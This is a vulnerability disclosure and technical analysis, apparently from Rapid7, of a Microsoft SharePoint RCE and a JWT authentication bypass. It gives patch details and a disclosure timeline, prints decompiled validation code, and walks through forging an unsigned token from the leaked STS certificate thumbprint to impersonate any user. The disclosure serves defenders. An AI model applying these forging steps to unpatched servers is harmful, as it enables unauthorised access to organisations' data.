CVE-2026-63520 allows an attacker to execute arbitrary code on an affected server. By crafting a custom .NET gadget chain, an attacker can perform arbitrary operations such as executing an attacker-controlled OS command. The attacker's arbitrary code is executed with the permission of the Windows service account running the SharePoint Site instance. As CVE-2026-63520 can be chained to the authentication bypass vulnerability, CVE-2026-55040, the resulting exploit chain allows for unauthenticated RCE against a vulnerable server.

Credit

This vulnerability was discovered by Stephen Fewer, Senior Principal Security Researcher at Rapid7 and is being disclosed in accordance with Rapid7's vulnerability disclosure policy.

Vendor statement

The following statement has been provided by Microsoft:

β€œWe would like to thank Rapid7 for responsibly reporting this issue through coordinated vulnerability disclosure.”

Technical analysis

The technical details for the RCE vulnerability, CVE-2026-63520, have been published here.

The technical details for the authentication bypass vulnerability, CVE-2026-55040, have been published here.

Remediation

The vendor has provided the following updates to remediate CVE-2026-63520.

  • KB5002893 - Microsoft SharePoint Server Subscription Edition (version 16.0.19725.20522).

  • KB5002894 - Microsoft SharePoint Server 2019 (version 16.0.10417.20198).

  • KB5002896 - Microsoft SharePoint Server 2019 (version 16.0.10417.20198).

  • KB5002905 - Microsoft SharePoint Enterprise Server 2016 (version 16.0.5565.1001).

  • KB5002906 - Microsoft SharePoint Enterprise Server 2016 (version 16.0.5565.1001).

For additional details, please see the vendor security bulletin and product updates page.

Rapid7 customers

Exposure Command, InsightVM, and Nexpose

Exposure Command, InsightVM and Nexpose customers will be able to assess their exposure to the RCE vulnerability, CVE-2026-63520, with authenticated vulnerability checks available in the August 12 content release. Customers can assess their exposure to the authentication bypass vulnerability, CVE-2026-55040, with authenticated vulnerability checks available in the July 15 content release.

Upcoming webinar

Interested in the AI tooling leveraged throughout the research process? Join Rapid7's Stephen Fewer and Douglas McKee on Thursday, August 13 to walk through the full exploit chain, actionable next steps and more. Register here.

Disclosure timeline

  • May 18, 2026: Rapid7 discloses an unauthenticated RCE exploit chain to Microsoft. Microsoft acknowledges receipt of the disclosure the same day.

  • May 20, 2026: Microsoft confirms the findings and indicates that the exploit chain will be patched across two scheduled update cycles - the authentication bypass component in July, and the RCE component in August.

  • May 21, 2026: Rapid7 acknowledges the disclosure schedule and requests supporting information. Microsoft requests a 30 day stay on disclosure of technical details and publication of PoC.

  • May 29, 2026: Rapid7 agrees to a 30 day stay on technical details with a proviso to publish earlier should either exploitation in-the-wild or third-party publication of details occur within the 30 days. Microsoft confirms the disclosure plan the same day.

  • July 21, 2026: Rapid7 requests supporting information for the upcoming disclosure.

  • July 31, 2026: Microsoft provides supporting information to Rapid7.

  • August 11, 2026: This disclosure for CVE-2026-63520.

  • August 13, 2026: Microsoft clarifies that two additional products (Project Server and Office Web Apps Server) are not affected by CVE-2026-63520, contrary to details provided by Microsoft on July 31. This disclosure blog has been updated to reflect this.
  • August 18, 2026: CISA adds CVE-2026-55040 to its KEV catalog.
  • August 24, 2026: Rapid7 publishes technical details for CVE-2026-63520 ahead of schedule after technical details are published by a third-party.

Rapid7 Analysis: Microsoft SharePoint JWT Token Authentication Bypass (CVE-2026-55040)

Overview


On July 14, 2026, Rapid7 and Microsoft disclosed CVE-2026-55040, an authentication bypass vulnerability affecting Microsoft SharePoint. Today we are publishing a technical analysis of the vulnerability along with an accompanying proof-of-concept (PoC) script.

CVE-2026-55040.png

Figure 1: The Rapid7 Labs PoC for CVE-2026-55040.

β €

A remote unauthenticated attacker can leverage CVE-2026-55040 to bypass authentication on a vulnerable SharePoint server, and perform operations as a SharePoint site user or administrator. The vulnerability is due to several issues in the JWT token validation pipeline.

Analysis

The following technical analysis is based upon SharePoint Server Subscription Edition version 16.0.19725.20210.

A critical authentication bypass vulnerability exists in SharePoint Server Subscription Edition's JWT token validation pipeline. The root cause is a chain of four distinct weaknesses that, when combined, allow an unauthenticated remote attacker to forge a valid JWT and impersonate any SharePoint site user.

The below analysis is based upon decompilation and code review of the Microsoft.SharePoint.IdentityModel module from a fully patched SharePoint Server Subscription Edition instance. The vulnerability resides in the SPJsonWebSecurityTokenHandlerV2 class and its base class SPJsonWebSecurityBaseTokenHandlerV2, which together implement the token parsing and validation logic for Bearer service-to-service (S2S) tokens.

SharePoint's S2S authentication uses a nested JWT structure: an outer token containing user identity claims, and an inner "actor token" embedded in the actortoken claim. The actor token represents the calling application and is expected to be cryptographically signed by a trusted certificate.

The validation flow begins in SPApplicationAuthenticationModuleV2.TryExtractAndValidateToken(), which extracts the Bearer token from the Authorization header, parses it via SPJsonWebSecurityBaseTokenHandlerV2.ReadToken(), and then validates it via SPJsonWebSecurityTokenHandlerV2.ValidateToken(). The debugger call stack below shows the call stack at the time of calling ValidateToken.

Microsoft.SharePoint.IdentityModel.dll!Microsoft.SharePoint.IdentityModel.SPJsonWebSecurityTokenHandlerV2.ValidateToken(System.IdentityModel.Tokens.SecurityToken token) (IL=0x01BC, Native=0x00007FFC730AA430+0x4A2)
 	Microsoft.SharePoint.IdentityModel.dll!Microsoft.SharePoint.IdentityModel.SPApplicationAuthenticationModuleV2.TryExtractAndValidateToken(System.Web.HttpContext httpContext, out Microsoft.SharePoint.IdentityModel.SPIncomingTokenContextV2 tokenContext, out Microsoft.SharePoint.IdentityModel.SPIdentityProofToken identityProofToken) (IL=???, Native=0x00007FFC730A2A70+0x9FB)
 	Microsoft.SharePoint.IdentityModel.dll!Microsoft.SharePoint.IdentityModel.SPApplicationAuthenticationModuleV2.ConstructIClaimsPrincipalAndSetThreadIdentity(System.Web.HttpApplication httpApplication, System.Web.HttpContext httpContext, Microsoft.SharePoint.IdentityModel.SPFederationAuthenticationModuleV2 fam, out string tokenType) (ILβ‰ˆ0x0041, Native=0x00007FFC730A1860+0xB2)
 	Microsoft.SharePoint.IdentityModel.dll!Microsoft.SharePoint.IdentityModel.SPApplicationAuthenticationModuleV2.AuthenticateRequest(object sender, System.EventArgs e) (ILβ‰ˆ0x0139, Native=0x00007FFC7196F9D0+0x3E4)
 	System.Web.dll!System.Web.HttpApplication.SyncEventExecutionStep.System.Web.HttpApplication.IExecutionStep.Execute() (IL=0x005D, Native=0x00007FFC71846AE0+0xD1)
 	System.Web.dll!System.Web.HttpApplication.ExecuteStepImpl(System.Web.HttpApplication.IExecutionStep step) (IL=epilog, Native=0x00007FFC71846A00+0xB6)
 	System.Web.dll!System.Web.HttpApplication.ExecuteStep(System.Web.HttpApplication.IExecutionStep step, ref bool completedSynchronously) (ILβ‰ˆ0x0015, Native=0x00007FFC71846640+0x5E)
 	System.Web.dll!System.Web.HttpApplication.PipelineStepManager.ResumeSteps(System.Exception error) (ILβ‰ˆ0x027A, Native=0x00007FFC71842E00+0x77A)
 	System.Web.dll!System.Web.HttpApplication.BeginProcessRequestNotification(System.Web.HttpContext context, System.AsyncCallback cb) (IL=0x0031, Native=0x00007FFC71842D50+0x83)
 	System.Web.dll!System.Web.HttpRuntime.ProcessRequestNotificationPrivate(System.Web.Hosting.IIS7WorkerRequest wr, System.Web.HttpContext context) (ILβ‰ˆ0x00B0, Native=0x00007FFC7183C7A0+0x1D3)
 	System.Web.dll!System.Web.Hosting.PipelineRuntime.ProcessRequestNotificationHelper(System.IntPtr rootedObjectsPointer, System.IntPtr nativeRequestContext, System.IntPtr moduleData, int flags) (ILβ‰ˆ0x0131, Native=0x00007FFC7183A4E0+0x41A)
 	System.Web.dll!System.Web.Hosting.PipelineRuntime.ProcessRequestNotification(System.IntPtr rootedObjectsPointer, System.IntPtr nativeRequestContext, System.IntPtr moduleData, int flags) (ILβ‰ˆ0x0000, Native=0x00007FFC7183A070+0x13)
 	[Managed to Native Transition]
 	System.Web.dll!System.Web.Hosting.PipelineRuntime.ProcessRequestNotificationHelper(System.IntPtr rootedObjectsPointer, System.IntPtr nativeRequestContext, System.IntPtr moduleData, int flags) (ILβ‰ˆ0x01E7, Native=0x00007FFC7183A4E0+0x4C1)
 	System.Web.dll!System.Web.Hosting.PipelineRuntime.ProcessRequestNotification(System.IntPtr rootedObjectsPointer, System.IntPtr nativeRequestContext, System.IntPtr moduleData, int flags) (ILβ‰ˆ0x0000, Native=0x00007FFC7183A070+0x13)
 	[Appdomain Transition]

Weakness 1: RequireSignedTokens disabled

The first and most fundamental weakness is in SPJsonWebSecurityTokenHandlerV2.ValidateToken(). When constructing the TokenValidationParameters for the underlying Microsoft.IdentityModel JWT library, the code explicitly disables signature requirements:

// SPJsonWebSecurityTokenHandlerV2.cs - ValidateToken() - Line 212
val.RequireSignedTokens = false;

This single line disables the JWT library's cryptographic signature verification. When RequireSignedTokens is false, the library accepts tokens with alg: none in the header, meaning no signature is required on the outer token at all. The library still parses the JWT and populates claims, but never performs any cryptographic verification of the outer token.

The full context of the method:

// SPJsonWebSecurityTokenHandlerV2.cs - Lines 165-223
public override ReadOnlyCollection<ClaimsIdentity> ValidateToken(SecurityToken token)
{
    // ...
    TokenValidationParameters val = new TokenValidationParameters();
    val.CertificateValidator = ((SecurityTokenHandler)(object)this).Configuration.CertificateValidator;
    val.SaveSigninToken = ((SecurityTokenHandler)(object)this).Configuration.SaveBootstrapContext;
    val.ValidateAudience = false; // <--- [1]
    val.ValidateIssuer = false; // <--- [2]
    List<X509SecurityKey> list = new List<X509SecurityKey>();
    // ... populates list with trusted signing keys ...
    val.IssuerSigningKeys = (IEnumerable<SecurityKey>)list;
    val.RequireSignedTokens = false; // <--- [3]
    // ...
    SecurityToken securityToken = default(SecurityToken);
    return new ReadOnlyCollection<ClaimsIdentity>(
        ((JwtSecurityTokenHandler)this).ValidateToken(
            ((JwtSecurityToken)sPJwtSecurityToken).RawData, val, ref securityToken
        ).Identities.ToList()
    );
}

At [1] and [2], the built-in audience and issuer validation from the JWT library are also disabled, SharePoint implements its own validation logic in separate methods. At [3], the critical RequireSignedTokens = false is set. The resulting call to the base JwtSecurityTokenHandler.ValidateToken() processes the JWT without verifying any cryptographic signature.

Weakness 2: Actor token x5t resolution without signature verification

After ReadToken() parses the JWT, SharePoint's custom validation code resolves the actor token's signing key using the x5t (X.509 certificate thumbprint) header. This occurs in SPJsonWebSecurityBaseTokenHandlerV2:

// SPJsonWebSecurityBaseTokenHandlerV2.cs - Lines 92-103
SecurityKeyIdentifier signingKeyIdentifier = GetSigningKeyIdentifier(sPJwtSecurityToken.ActorToken); // <--- [1]
((SecurityTokenHandler)this).Configuration.IssuerTokenResolver.TryResolveToken(
    signingKeyIdentifier, out var token2); // <--- [2]
if (token2 != null)
{
    ((JwtSecurityToken)sPJwtSecurityToken.ActorToken).SigningToken = token2; // <--- [3]
}

At [1], the call to GetSigningKeyIdentifier extracts the x5t value directly from the actor token's JWT header:

// SPJsonWebSecurityBaseTokenHandlerV2.cs - GetSigningKeyIdentifier - Lines 135-160
private SecurityKeyIdentifier GetSigningKeyIdentifier(SPJwtSecurityToken jwtToken)
{
    JwtHeader header = ((JwtSecurityToken)jwtToken).Header;
    // ...
    if (string.Equals(header.Alg, "RS256"))
    {
        if (!((Dictionary<string, object>)(object)header).TryGetValue("x5t", out object value))
        {
            throw new SecurityTokenException("Invalid JWT token. Not able to find SigningKeyIdentifier...");
        }
        securityKeyIdentifierClause = new X509ThumbprintKeyIdentifierClause(
            SPBase64UrlEncoder.DecodeBytes(value as string)); // <--- attacker-controlled x5t
    }
    // ...
}

At [2], the call to SPIssuerTokenResolver.TryResolveTokenCore searches all trusted certificates, including SharePoint's own local Security Token Service (STS) signing certificate, for a thumbprint match:

// SPIssuerTokenResolver.cs - TryResolveTokenCore - Lines 118-142
protected override bool TryResolveTokenCore(SecurityKeyIdentifierClause keyIdentifierClause, out SecurityToken token)
{
    // ... searches TrustedLoginProviders, TrustedSecurityTokenServices ...
    if (TryResolveTokenCoreWithAccessProvider(local.LocalLoginProvider, keyIdentifierClause, out token)) // <--- [4]
    {
        return true;
    }
    return false;
}

At [4], the resolver checks the LocalLoginProvider access provider, SharePoint's own STS signing certificate, whose x509 certificate can be retrieved via the unauthenticated /_layouts/15/metadata/json/1 endpoint. If an attacker sets the actor token's x5t header to the thumbprint of SharePoint's STS certificate, the resolver finds a match and returns an X509SecurityToken wrapping that certificate. At [3], this token is assigned to the actor token's SigningToken property.

At no point in this flow is the actor token's signature (In our example we use the string AAAA as a signature in a forged token) cryptographically verified against the resolved signing key. The code resolves the key from x5t, populates SigningToken, but never calls any signature verification function.

Weakness 3: Issuer validation accepts unregistered certificates

After setting the actor token's SigningToken, the code proceeds to call ValidateIssuer(token). For a token that contains an actor token SigningToken value (which we just achieved above), the logic in ValidateIssuer takes the below path:

// SPJsonWebSecurityBaseTokenHandlerV2.cs - ValidateIssuer(SPJwtSecurityToken) - Lines 745-750
if (token.ActorToken != null && ((JwtSecurityToken)token.ActorToken).SigningToken != null)
{
    ULS.SendTraceTag(573368525u, ..., "Validating the actor token's signing token.");
    ValidateIssuer(((JwtSecurityToken)token.ActorToken).SigningToken as X509SecurityToken,
                   ((JwtSecurityToken)token.ActorToken).Issuer);
    return;
}

This calls the ValidateIssuer(X509SecurityToken, string) overload which accepts tokens signed by unregistered certificates:

// SPJsonWebSecurityBaseTokenHandlerV2.cs - Lines 788-812
private void ValidateIssuer(X509SecurityToken signingKey, string tokenIssuer)
{
    // ...
    SPTrustedSecurityTokenService providerBySigningCertificate =
        SPSecurityTokenServiceManager.LocalOrThrow.TrustedSecurityTokenServices
            .GetProviderBySigningCertificate(signingKey.Certificate, tokenIssuer); // <--- [1]

    if (null == providerBySigningCertificate) // <--- [2]
    {
        ULS.SendTraceTag(594416645u, ..., "ValidateTokenIssuer accepted Issuer '{0}' because " +
            "no registered STS matches the signing certificate '{1}'",
            tokenIssuer, signingKey.Certificate.Subject);
        return; // <--- ACCEPTED
    }
    if (SPTrustedProviderBase.IssuerNameMatches(tokenIssuer, providerBySigningCertificate.RegisteredIssuerName))
    {
        return;
    }
    throw new SecurityTokenException("Issuer name is not registered"); // <--- REJECTED
}

At [1] above, the code searches the TrustedSecurityTokenServices collection for a provider whose signing certificate matches. SharePoint's local STS signing certificate belongs to the LocalLoginProvider access provider, which is not in the TrustedSecurityTokenServices collection. Therefore, GetProviderBySigningCertificate returns null.

At [2], when the result is null, the method accepts the issuer unconditionally and returns to the caller instead of throwing a SecurityTokenExceptionΒ exception.

The intent appears to be accepting tokens from certificates not explicitly registered, but the effect is that an attacker who references SharePoint's own STS certificate via x5t passes issuer validation because that certificate is not found in the specific TrustedSecurityTokenServices collection being searched.

Weakness 4: GetTokenSignature non-cryptographic check

The final validation step involves GetTokenSignature, which is called during session token construction. This method requires a non-empty signature but performs no cryptographic verification:

// SPJsonWebSecurityBaseTokenHandlerV2.cs - Lines 879-920
public static string GetTokenSignature(SPJwtSecurityToken jwtToken)
{
	SPArgumentHelperV2.LogAndThrowOnNull(TaggingUtilities.ReserveTag(591196938u), ULSCat.msoulscat_WSS_SecurityTokenHandler, "jwtToken", jwtToken);
	string rawData = ((JwtSecurityToken)jwtToken).RawData;
	if (string.IsNullOrWhiteSpace(rawData) && string.IsNullOrWhiteSpace(((JwtSecurityToken)jwtToken).RawSignature))
	{
		ULS.SendTraceTag(591196937u, ULSCat.msoulscat_WSS_SecurityTokenHandler, ULSTraceLevel.Unexpected, "The SPJwtSecurityToken doesn't have a signature.");
		throw new InvalidOperationException(SPResource.GetString(CultureInfo.InvariantCulture, "NullBootstrapToken"));
	}
	string text = ((JwtSecurityToken)jwtToken).RawSignature;
	if (string.IsNullOrWhiteSpace(text))
	{
		text = rawData.Substring(rawData.LastIndexOf('.') + 1); // <--- [1]
	}
	if (string.IsNullOrWhiteSpace(text))
	{
		if (jwtToken.ActorToken != null)
		{
			text = GetTokenSignature(jwtToken.ActorToken); // <--- [2]
			StringBuilder stringBuilder = new StringBuilder();
			stringBuilder.Append(jwtToken.Audience);
			stringBuilder.Append(',');
			stringBuilder.Append(((System.IdentityModel.Tokens.SecurityToken)(object)jwtToken).ValidFrom.ToFileTimeUtc());
			stringBuilder.Append(',');
			stringBuilder.Append(((System.IdentityModel.Tokens.SecurityToken)(object)jwtToken).ValidTo.ToFileTimeUtc());
			stringBuilder.Append(',');
			foreach (Claim claim in ((JwtSecurityToken)jwtToken).Claims)
			{
				stringBuilder.Append(claim.Value);
				stringBuilder.Append(',');
			}
			return stringBuilder?.ToString() + text; // <--- [3]
		}
		ULS.SendTraceTag(573368524u, Category, ULSTraceLevel.Unexpected, "SPJsonWebSecurityBaseTokenHandlerV2: ActorToken doesn't have a signature.");
		throw new InvalidOperationException(SPResource.GetString(CultureInfo.InvariantCulture, "NullBootstrapToken"));
	}
	return text;
}

For the outer token with alg: none, RawSignature is empty (the JWT format is header.payload. with nothing after the final dot). At [1], extracting after the last dot yields an empty string. At [2], the method recurses into the actor token. The actor token's signature is AAAA, a non-empty string, so at [3] it returns "AAAA" without any cryptographic verification that this value is a valid RSA signature.

Summary

The four weaknesses combine as follows:

  1. Attacker sends a JWT with alg: none in the outer header, so no signature is required in the outer token.

  2. The actor token's x5t header contains SharePoint's own STS certificate thumbprint, allowing us to resolve a signing key with no verification.

  3. The resolved certificate is not in TrustedSecurityTokenServices, allowing the issuer to be accepted.

  4. The actor token's signature is a non-empty value, e.g. AAAA, which is never verified.

After validation, the outer token's nameid claim, containing either an attacker controlled Windows Security Identifier (SID) or an attacker controlled User Principal Name (UPN), is resolved to a user identity via SPIncomingServerToServerProtocolIdentityHandlerV2.ValidateAndEnsureIdentity(). Alternatively a name id of 0#.w|nt authority\local service can be used to identify as a known local service, through an AccessToken identifier. Our testing showed identifying as a local service exposed less authenticated attack service than identifying via either a SID or UPN.

Our PoC script shows examples of all three mechanisms working.

Walkthrough

We can see a concrete example of the bypass in action by inspecting the HTTP requests required to achieve the authentication bypass.

In order to know the x5t value to use in the inner actortoken token, we must first retrieve the x509 certificate of the STS signing certificate from the target SharePoint site. We can do this via an unauthenticated request to the /_layouts/15/metadata/json/1 URI. For example:

GET /_layouts/15/metadata/json/1 HTTP/1.1
Host: 192.168.86.11
User-Agent: curl/7.81.0
Accept: */*

Which returns the STS signing certificate as part of the response:

HTTP/1.1 200 OK
Cache-Control: private
Transfer-Encoding: chunked
Content-Type: application/json; charset=utf-8
Server: Microsoft-IIS/10.0
X-SharePointHealthScore: 0
X-AspNet-Version: 4.0.30319
SPRequestGuid: e01a0ca2-7b83-e0bd-6d28-7d5115ac774c
request-id: e01a0ca2-7b83-e0bd-6d28-7d5115ac774c
X-FRAME-OPTIONS: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self' teams.microsoft.com *.teams.microsoft.com *.skype.com *.teams.microsoft.us local.teams.office.com *.powerapps.com *.yammer.com *.officeapps.live.com *.office.com *.stream.azure-test.net *.microsoftstream.com *.dynamics.com *.microsoft.com onedrive.live.com *.onedrive.live.com;
X-Powered-By: ASP.NET
MicrosoftSharePointTeamServices: 16.0.0.19725
X-Content-Type-Options: nosniff
X-MS-InvokeApp: 1; RequireReadOnly
Date: Tue, 21 Apr 2026 10:06:12 GMT

{"issuer":"00000003-0000-0ff1-ce00-000000000000@af90cc03-4a26-45e9-906a-609cebcebbde","keys":[{"keyValue":{"type":"x509certificate","value":"MIIEhzCCAm+gAwIBAgIQbgEQC4zI97pMh7WkdsMmtTANBgkqhkiG9w0BAQsFADBaMQswCQYDVQQGEwJVUzESMBAGA1UEChMJTWljcm9zb2Z0MRMwEQYDVQQLEwpTaGFyZVBvaW50MSIwIAYDVQQDExlTaGFyZVBvaW50IFJvb3QgQXV0aG9yaXR5MCAXDTI2MDMxMTIwMjY1M1oYDzk5OTkwMTAxMDAwMDAwWjBiMQswCQYDVQQGEwJVUzESMBAGA1UEChMJTWljcm9zb2Z0MRMwEQYDVQQLEwpTaGFyZVBvaW50MSowKAYDVQQDEyFTaGFyZVBvaW50IFNlY3VyaXR5IFRva2VuIFNlcnZpY2UwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDY8RNv0VUdgmBubMAHYBI8nu1pWUwUDJywDIwKxgoLuu26Wd6tTMnk5Fb7kYVT+gw+wdW80DeOU\/9lAySKat+FESEuwoUKbJP1Kk6vbuvWyYofz91i9oCXXzqAR1AwNsMGr1nAszVRbPaTrcidomvT2DzQ4YBW2IGtDJEpXIcSrN4T5B4bNH+2rXk11vZHG7c31Y\/VuAwybLGndwSYoiT8aTOgnHsEB9jqZjipkinwnowhk1d6LsPawm6X+y8z7SqkVgMdqKVB5gAMECUedv0qGd2+AW\/2j8Dbk3NNW3XddCBye2wQP0GeioQjcveDK4U0n+3qJjOwG0Y4\/7Jex\/IVAgMBAAGjPzA9MA4GA1UdDwEB\/wQEAwIFoDAdBgNVHSUEFjAUBggrBgEFBQcDAQYIKwYBBQUHAwIwDAYDVR0TAQH\/BAIwADANBgkqhkiG9w0BAQsFAAOCAgEAPXw7TdU6U9ij28uirUm4oQk6Qtdx42G8JNkz44oF4s1ifaODLKqgXCViHRo0bJj3KAz1aSWUdld\/wrOw99tbxPme9sd8ilHN61fKjUPzl7NMyA85895FnA5J62sKcPjmusDHD1WjSYA+y47L\/I3qlUCL9nOPhqjHN4bEQYJV7c9X+9lmnK1QBmqtjQ+Dy8tie6B9XKvSZgb8clVc7pXeG3k4eqNqi8AtgLoW6UmT\/7tXzqotC9oyBmeA3Ucaj99HJ\/4zBN7cOjIL78xNYds8DIVEqGqZFL30uOvJnEecAmtHbMg5yX2oO0p11PSM+JVIiC7gWClfaZ0Ta0tLG5VdmX0wfzmxS+jBEFqvFUA3BFuClQeamKdvIBE7cFXG\/MujpCboiLP0qdZUhGUduFiy94vH0oxKQFZVLT62T4cNbMu0WGGOY67N8p9UKzUvLVis0FnR1nQvy4SJSdt4kBzUUA42z70v\/ACpzHLXsETil+MnGbTXMfEGVzl+s2+9Su4OpTtDe8AIMdDPoH8uaHklLF65FUPKa+aHGlTB9VPyYySC++PCIPIra\/uxjb21V+GBPU8YgbFsOiCNF36AcGakskieghg97EBHumzQuoPnnvCkkRr2\/xU59Yxw01eS42pfVNeJlXDGKwEtAiN1Fwkay2Ji7dq\/wXtFy5OsVBlerec="},"usage":"Signing"}],"name":"00000003-0000-0ff1-ce00-000000000000","serviceName":"00000003-0000-0ff1-ce00-000000000000"}

For completeness, the parsed x509 certificate is shown below.

Version:          3 (0x02)
Serial number:    146220597266833583330723281767636346549 (0x6e01100b8cc8f7ba4c87b5a476c326b5)
Algorithm ID:     SHA256withRSA
Validity
  Not Before:     11/03/2026 20:26:53 (dd-mm-yyyy hh:mm:ss) (260311202653Z)
  Not After:      01/01/9999 00:00:00 (dd-mm-yyyy hh:mm:ss) (99990101000000Z)
Issuer
  C  = US
  O  = Microsoft
  OU = SharePoint
  CN = SharePoint Root Authority
Subject
  C  = US
  O  = Microsoft
  OU = SharePoint
  CN = SharePoint Security Token Service
Fingerprints
  MD5:            8c72ddcf6fdf2bdf3cc173bfcff88bf4
  SHA1:           8bf833e6a7d8a7960f5802b5fffd188599e2a4b2
  SHA256:         9d8a6b787ca17ba72b44200d20d689fae33d13fb57fb166563d11e98d247068c
Public Key
  Algorithm:      RSA
  Length:         2048 bits
  Modulus:        d8:f1:13:6f:d1:55:1d:82:60:6e:6c:c0:07:60:12:3c:
                  9e:ed:69:59:4c:14:0c:9c:b0:0c:8c:0a:c6:0a:0b:ba:
                  ed:ba:59:de:ad:4c:c9:e4:e4:56:fb:91:85:53:fa:0c:
                  3e:c1:d5:bc:d0:37:8e:53:ff:65:03:24:8a:6a:df:85:
                  11:21:2e:c2:85:0a:6c:93:f5:2a:4e:af:6e:eb:d6:c9:
                  8a:1f:cf:dd:62:f6:80:97:5f:3a:80:47:50:30:36:c3:
                  06:af:59:c0:b3:35:51:6c:f6:93:ad:c8:9d:a2:6b:d3:
                  d8:3c:d0:e1:80:56:d8:81:ad:0c:91:29:5c:87:12:ac:
                  de:13:e4:1e:1b:34:7f:b6:ad:79:35:d6:f6:47:1b:b7:
                  37:d5:8f:d5:b8:0c:32:6c:b1:a7:77:04:98:a2:24:fc:
                  69:33:a0:9c:7b:04:07:d8:ea:66:38:a9:92:29:f0:9e:
                  8c:21:93:57:7a:2e:c3:da:c2:6e:97:fb:2f:33:ed:2a:
                  a4:56:03:1d:a8:a5:41:e6:00:0c:10:25:1e:76:fd:2a:
                  19:dd:be:01:6f:f6:8f:c0:db:93:73:4d:5b:75:dd:74:
                  20:72:7b:6c:10:3f:41:9e:8a:84:23:72:f7:83:2b:85:
                  34:9f:ed:ea:26:33:b0:1b:46:38:ff:b2:5e:c7:f2:15
  Exponent:       65537 (0x10001)
Certificate Signature
  Algorithm:      SHA256withRSA
  Signature:      3d:7c:3b:4d:d5:3a:53:d8:a3:db:cb:a2:ad:49:b8:a1:
                  09:3a:42:d7:71:e3:61:bc:24:d9:33:e3:8a:05:e2:cd:
                  62:7d:a3:83:2c:aa:a0:5c:25:62:1d:1a:34:6c:98:f7:
                  28:0c:f5:69:25:94:76:57:7f:c2:b3:b0:f7:db:5b:c4:
                  f9:9e:f6:c7:7c:8a:51:cd:eb:57:ca:8d:43:f3:97:b3:
                  4c:c8:0f:39:f3:de:45:9c:0e:49:eb:6b:0a:70:f8:e6:
                  ba:c0:c7:0f:55:a3:49:80:3e:cb:8e:cb:fc:8d:ea:95:
                  40:8b:f6:73:8f:86:a8:c7:37:86:c4:41:82:55:ed:cf:
                  57:fb:d9:66:9c:ad:50:06:6a:ad:8d:0f:83:cb:cb:62:
                  7b:a0:7d:5c:ab:d2:66:06:fc:72:55:5c:ee:95:de:1b:
                  79:38:7a:a3:6a:8b:c0:2d:80:ba:16:e9:49:93:ff:bb:
                  57:ce:aa:2d:0b:da:32:06:67:80:dd:47:1a:8f:df:47:
                  27:fe:33:04:de:dc:3a:32:0b:ef:cc:4d:61:db:3c:0c:
                  85:44:a8:6a:99:14:bd:f4:b8:eb:c9:9c:47:9c:02:6b:
                  47:6c:c8:39:c9:7d:a8:3b:4a:75:d4:f4:8c:f8:95:48:
                  88:2e:e0:58:29:5f:69:9d:13:6b:4b:4b:1b:95:5d:99:
                  7d:30:7f:39:b1:4b:e8:c1:10:5a:af:15:40:37:04:5b:
                  82:95:07:9a:98:a7:6f:20:11:3b:70:55:c6:fc:cb:a3:
                  a4:26:e8:88:b3:f4:a9:d6:54:84:65:1d:b8:58:b2:f7:
                  8b:c7:d2:8c:4a:40:56:55:2d:3e:b6:4f:87:0d:6c:cb:
                  b4:58:61:8e:63:ae:cd:f2:9f:54:2b:35:2f:2d:58:ac:
                  d0:59:d1:d6:74:2f:cb:84:89:49:db:78:90:1c:d4:50:
                  0e:36:cf:bd:2f:fc:00:a9:cc:72:d7:b0:44:e2:97:e3:
                  27:19:b4:d7:31:f1:06:57:39:7e:b3:6f:bd:4a:ee:0e:
                  a5:3b:43:7b:c0:08:31:d0:cf:a0:7f:2e:68:79:25:2c:
                  5e:b9:15:43:ca:6b:e6:87:1a:54:c1:f5:53:f2:63:24:
                  82:fb:e3:c2:20:f2:2b:6b:fb:b1:8d:bd:b5:57:e1:81:
                  3d:4f:18:81:b1:6c:3a:20:8d:17:7e:80:70:66:a4:b2:
                  48:9e:82:18:3d:ec:40:47:ba:6c:d0:ba:83:e7:9e:f0:
                  a4:91:1a:f6:ff:15:39:f5:8c:70:d3:57:92:e3:6a:5f:
                  54:d7:89:95:70:c6:2b:01:2d:02:23:75:17:09:1a:cb:
                  62:62:ed:da:bf:c1:7b:45:cb:93:ac:54:19:5e:ad:e7

Extensions
  keyUsage CRITICAL:
    digitalSignature,keyEncipherment
  extKeyUsage :
    serverAuth, clientAuth
  basicConstraints CRITICAL:
    {}

